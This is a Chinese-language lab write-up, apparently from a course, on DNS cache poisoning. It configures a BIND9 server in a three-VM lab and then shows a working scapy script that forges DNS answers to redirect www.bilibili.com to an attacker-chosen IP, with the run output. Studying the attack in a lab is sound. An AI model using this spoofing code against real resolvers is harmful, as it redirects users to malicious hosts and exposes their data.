


实验名称：实现本地 DNS 缓存中毒攻击

实验原理：通过污染 DNS Cache，用虚假的 IP 地址信息替换 Cache 中主机记录的真实 IP 地址信息，可以改变域名和 IP 的映射关系，使得用户在访问某网站时被错误引导至攻击者的网站中，从而暴露隐私信息。DNS 服务架构如下图所示。



实验环境：三台 Ubuntu23.04 虚拟机

实验步骤：

1. 配置实验环境

- 1) 本实验使用基于 VMware Workstation Pro 搭载 Ubuntu23.04 的三台虚拟机进行演示，分别是模拟客户端的虚拟机 User、模拟 DNS 服务器的虚拟机 DNS Server 和模拟攻击者的虚拟机 Attacker。系统信息如下图所示。

| | |
|----------|------------------------|
| 操作系统名称 | Ubuntu 23.04 |
| 操作系统类型 | 64 位 |
| GNOME 版本 | 不可用 |
| 窗口系统 | Wayland |
| 虚拟化 | VMware |
| 内核版本 | Linux 6.2.0-20-generic |

2. 配置 DNS Server

- 1) 在终端中输入命令 `hostname -I` 查看本机 IP 地址，为 192.168.233.135。

```
dns-server@dns-server:~/桌面$ hostname -I
192.168.233.135
```

- 2) 在终端中输入命令 `sudo apt-get install bind9 -y`，安装 BIND9 程序。
- 3) 在终端中输入命令 `sudo nano /etc/bind/named.conf`，配置正向查询域和反向查询域。

```
GNU nano 7.2 /etc/bind/named.conf *
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
};
```

- 4) 在终端中输入命令 `sudo nano /etc/bind/named.conf.options`, 关闭 `dnssec`, 设置允许查询和转发。

```
GNU nano 7.2 /etc/bind/named.conf.options
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //=====
    dnssec-validation no;
    allow-query { any; };
    auth-nxdomain no;
    listen-on-v6 { any; };
};
```

- 5) 在终端中输入命令 `sudo nano /etc/bind/example.com.db`, 设置 `www.example.com` 的 IP 地址为 `192.168.0.101`。

```
GNU nano 7.2 /etc/bind/example.com.db
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
2008111001
8H
2H
4W
1D)

@ IN NS ns.example.com.
@ IN MX 10 mail.example.com.

www IN A 192.168.0.101
mail IN A 192.168.0.102
ns IN A 192.168.0.10
*.example.com. IN A 192.168.0.100
```

- 6) 在终端中输入命令 `sudo nano /etc/bind/example.com.db`, 设置 IP 地址 `192.168.0.101` 对应的域名为 `www.example.com`。

```

GNU nano 7.2 /etc/bind/example.com.db
$TTL 3D
@      IN      SOA     ns.example.com. admin.example.com. (
        2008111001
        8H
        2H
        4W
        1D)

@      IN      NS     ns.example.com.
@      IN      MX     10 mail.example.com.

www    IN      A      192.168.0.101
mail   IN      A      192.168.0.102
ns     IN      A      192.168.0.10
*.example.com. IN  A      192.168.0.100

```

3. 验证 DNS Server 是否配置成功

- 1) 在 User 终端中输入命令 `sudo nano /etc/resolv.conf`, 修改文件中 `name-server` 配置为“`nameserver 192.168.233.135`”, 将 DNS 服务器地址设置为 DNS Server 的 IP 地址 `192.168.233.135`。

```

GNU nano 7.2 /etc/resolv.conf
# /etc/resolv.conf and seeing this text, you have followed the symlink.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "resolvectl status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs should typically not access this file directly, but only
# through the symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a
# different way, replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.

nameserver 192.168.233.135
options edns0 trust-ad
search localdomain

```

- 2) 在 User 终端中输入命令 `dig www.example.com`, 返回对应 IP 为 `192.168.0.101`, 输入命令 `dig -x 192.168.0.101`, 返回对应域名为 `www.example.com`。说明本地 DNS 服务器配置成功。

```

user@user:~/桌面$ dig www.example.com
;<<>> DIG 9.18.12-1ubuntu1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; -->HEADER<<- opcode: QUERY, status: NOERROR, id: 34035
;; Flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: e38c25de777f4600100000064589c6f8396fb4b96d1be02 (good)
;; QUESTION SECTION:
;; www.example.com.                IN      A
;; ANSWER SECTION:
www.example.com. 259200 IN      A      192.168.0.101
;; Query time: 0 msec
;; SERVER: 192.168.233.135#53(192.168.233.135) (UDP)
;; WHEN: Mon May 08 14:53:35 CST 2023
;; MSG SIZE rcvd: 88

```

```

user@user:~/桌面$ dig -x 192.168.0.101
;<<>> DIG 9.18.12-1ubuntu1-Ubuntu <<>> -x 192.168.0.101
;; global options: +cmd
;; Got answer:
;; -->HEADER<<- opcode: QUERY, status: NOERROR, id: 42435
;; Flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: 1a461f2ba86a71570100000064589c72a203eb837ef6bad0 (good)
;; QUESTION SECTION:
;; 101.0.168.192.in-addr.arpa.     IN      PTR
;; ANSWER SECTION:
101.0.168.192.in-addr.arpa. 259200 IN      PTR      www.example.com.
;; Query time: 3 msec
;; SERVER: 192.168.233.135#53(192.168.233.135) (UDP)
;; WHEN: Mon May 08 14:53:38 CST 2023
;; MSG SIZE rcvd: 112

```

4. 模拟攻击

- 1) 配置 Attacker 环境。在 Attacker 终端中输入命令 `sudo apt install python3 python3-pip` 安装 `python3` 和 `pip`, 输入命令 `sudo apt install python3-scapy` 安装 `scapy` 库。
- 2) 在 Attacker 中编写 python 攻击程序代码 `spoofdns.py`, 如下所示。开始运行该程序

后，当 User 通过 dig 命令查询某域名时，触发 DNS Server 向权威域名服务器发送 DNS 请求，Attacker 会伪造 DNS 应答包并发给 DNS Server，从而使 User 得到的 IP 地址为攻击者设定好的地址。

```
from scapy.all import *

def Spoof_DNS(packet):

    if (DNS in packet):

        IPpacket = IP(dst=packet[IP].src,src=packet[IP].dst)

        UDPpacket = UDP(dport=packet[UDP].sport, sport=53)

        Ans = DNSRR(rrname=packet[DNS].qd.qname, type="A", ttl=172800, rdata='108.109.10.66')

        DNSpacket = DNS(id=packet[DNS].id, qd=packet[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=0, an=Ans)

        spoofpacket = IPpacket/UDPpacket/DNSpacket

        send(spoofpacket)

        spoofpacket.show()

sniff(prn=Spoof_DNS, filter='udp and (src host 192.168.233.135)')
```

- 3) 在 Attacker 终端中输入命令 `sudo python3 ./spoofdns.py`，开始攻击程序。
- 4) 在 User 终端中输入命令 `dig www.bilibili.com`，得到结果如下面第一张图所示，IP 地址为 108.109.10.66，而正确结果应为下面第二张图所示，说明攻击成功。

```
user@user: ~/桌面
user@user:~/桌面$ dig www.bilibili.com

;<<>> DiG 9.18.12-1ubuntu1-Ubuntu <<>> www.bilibili.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 51295
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: a313c82cbf81f1fa01000006458c5a9d3c1d0cba49be6ce (good)
;; QUESTION SECTION:
;www.bilibili.com.                IN      A

;; ANSWER SECTION:
www.bilibili.com.                172800 IN      A      108.109.10.66

;; Query time: 95 msec
;; SERVER: 192.168.233.135#53(192.168.233.135) (UDP)
;; WHEN: Mon May 08 17:49:29 CST 2023
;; MSG SIZE rcvd: 89
```

```
attacker@attacker:~/桌面$ dig www.bilibili.com

;<<>> DiG 9.18.12-1ubuntu1-Ubuntu <<>> www.bilibili.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 20907
;; flags: qr rd ra; QUERY: 1, ANSWER: 9, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.bilibili.com.                IN      A

;; ANSWER SECTION:
www.bilibili.com.                5      IN      CNAME  a.w.bilibili.com.
a.w.bilibili.com.                5      IN      A      120.192.82.74
a.w.bilibili.com.                5      IN      A      111.31.33.19
a.w.bilibili.com.                5      IN      A      111.31.33.18
a.w.bilibili.com.                5      IN      A      120.192.82.76
a.w.bilibili.com.                5      IN      A      111.31.33.20
a.w.bilibili.com.                5      IN      A      120.192.82.75
a.w.bilibili.com.                5      IN      A      120.192.82.77
a.w.bilibili.com.                5      IN      A      111.31.33.21

;; Query time: 12 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Mon May 08 18:04:39 CST 2023
;; MSG SIZE rcvd: 200
```

5) 当进行攻击时, Attacker 发送的伪造 DNS 请求如下所示。

```
attacker@attacker:~/桌面$ sudo python ./spooftdns.py
[sudo] attacker 的密码:
.
Sent 1 packets.
###[ IP ]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = udp
chksum = None
src = 192.5.6.30
dst = 192.168.233.135
\options \
###[ UDP ]###
sport = domain
dport = 55382
len = None
chksum = None
###[ DNS ]###
id = 60714
qr = 1
opcode = QUERY
aa = 1
tc = 0
rd = 0
ra = 0
z = 0
ad = 0
cd = 0
rcode = ok
qdcnt = 1
ancnt = 1
nscnt = 0
arcnt = 0
\qd \
|###[ DNS Question Record ]###
| qname = '_bilibili.com.'
| qtype = A
| qclass = IN
\an \
|###[ DNS Resource Record ]###
| rname = '_bilibili.com.'
| type = A
| rclass = IN
| ttl = 172800
| rdlen = None
| rdata = 108.109.10.66
ns = None
ar = None
```